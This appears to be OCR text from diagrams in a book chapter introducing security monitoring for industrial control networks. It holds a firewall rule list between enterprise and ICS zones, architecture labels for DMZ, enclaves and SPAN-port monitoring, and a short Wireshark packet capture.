



- Permit TCP Port 445 , Enterprise to ICS
- Permit TCP Port 445 , ICS to Enterprise
- Permit TCP Port 80 , Enterprise to ICS
- Permit TCP Port 80 , ICS to Enterprise
- Permit TCP Port 21 , Enterprise to ICS
- Permit TCP Port 21 , ICS to Enterprise
- Permit TCP Port 25 , ICS to Enterprise
- Permit TCP Port 1433 , ICS to Enterprise
- Permit TCP Port 3389 , Enterprise to ICS
- Permit TCP Port 2222, Enterprise to ICS
- Permit TCP Port 44818, Enterprise to ICS
- Permit TCP Port 502, Enterprise to ICS
- Permit UDPPort 161, ICS to Enterprise
- Permit TCP Port 135, Enterprise to ICS


...



Industrial Zone
Level 3 - Site Operations
Automation Database
Automation Server
... Server
File Server
Industrial Core Switch
OT-Firewall
Enclave 1 "Assembly" Functional Area
Enclave1-Switch
Enclave 2 "Utilities" Functional Area
Enclave2-Switch
Enclave 3 "Packaging" Functional Area
Enclave3-Switch



Internet
DMZ
DMZ Firewalls
Exposed Server/Service
Internal Network
Backend/Internal Server/Service


Internet
DMZ
Web Server
Maintenance Office
Workstation 1
Workstation 2
Maintenance Laptop
Servers
ENT SQL Server
Clients
Client
Client
Client
Enterprise Zone
RDP-GW
(Reverse) Proxy
SQL to SQL Replication
... Server
IDMZ
Industrial Zone
Level 3 Site Operations
SQL Server
Historian Server
File Server
Scada Server
Function area 1 Assembly
Function area 2 Utilities
Function area 3 Packaging



Monitoring Device
Copied Network Packets
Enclave *n*
SPAN Port
Enclave Switch
Network traffic


Monitoring Device
Copied Network Packets
SPAN Port
OT-Firewall
SIEM
Syslog
Network traffic
Enclave 1
Enclave1-Switch
Enclave 2
Enclave2-Switch


IDMZ-Firewall
Level 3 - Site Operations
Monitoring Device
Copied Network packets
SPAN Port
Network traffic
Automation Database
Industrial Core Switch
Virtual Desktop Server
OT-Firewall
File Server
... Server
Enclave1-Switch
Enclave2-Switch


Enterprise Switch
Monitoring Device
Monitoring Device
RDP-GW
Normal Network Traffic
Copied Network Packets
Copied Network Packets
(Reverse) Proxy
SPAN Port
SPAN Port
SQL Replication
PIVOTING ATTEMPTS
IDMZ-Switch
IDMZ-Firewall
Syslog
SIEM
... Broker Server
Industrial Core Switch


Chapter 5: Introduction to Security Monitoring




```
Apply a display filter ... <Ctrl-/>

No.   Time         Source                Destination      Protocol Length Info
34653 19.806420733 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [ACK] Seq=8008 Ack=28391124 Win=3144704 Len=0
34654 19.806582697 104.18.102.100        172.25.20.171    TCP      2974 80 → 49440 [PSH, ACK] Seq=28391124 Ack=8008 Win=116736 Len=2920 [TCP segment of a reassembled PDU]
34655 19.806614300 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [ACK] Seq=8008 Ack=28394044 Win=3144704 Len=0
34656 19.806775603 104.18.102.100        172.25.20.171    TCP      2974 80 → 49440 [ACK] Seq=28394044 Ack=8008 Win=116736 Len=2920 [TCP segment of a reassembled PDU]
34657 19.806793800 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [ACK] Seq=8008 Ack=28396964 Win=3144704 Len=0
34658 19.807060894 104.18.102.100        172.25.20.171    HTTP     4016 HTTP/1.1 200 OK
34659 19.807080041 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [ACK] Seq=8008 Ack=28400926 Win=3144704 Len=0
34660 19.809305290 172.25.20.171         104.18.102.100   TCP        54 49440 → 80 [FIN, ACK] Seq=8008 Ack=28400926 Win=3144704 Len=0
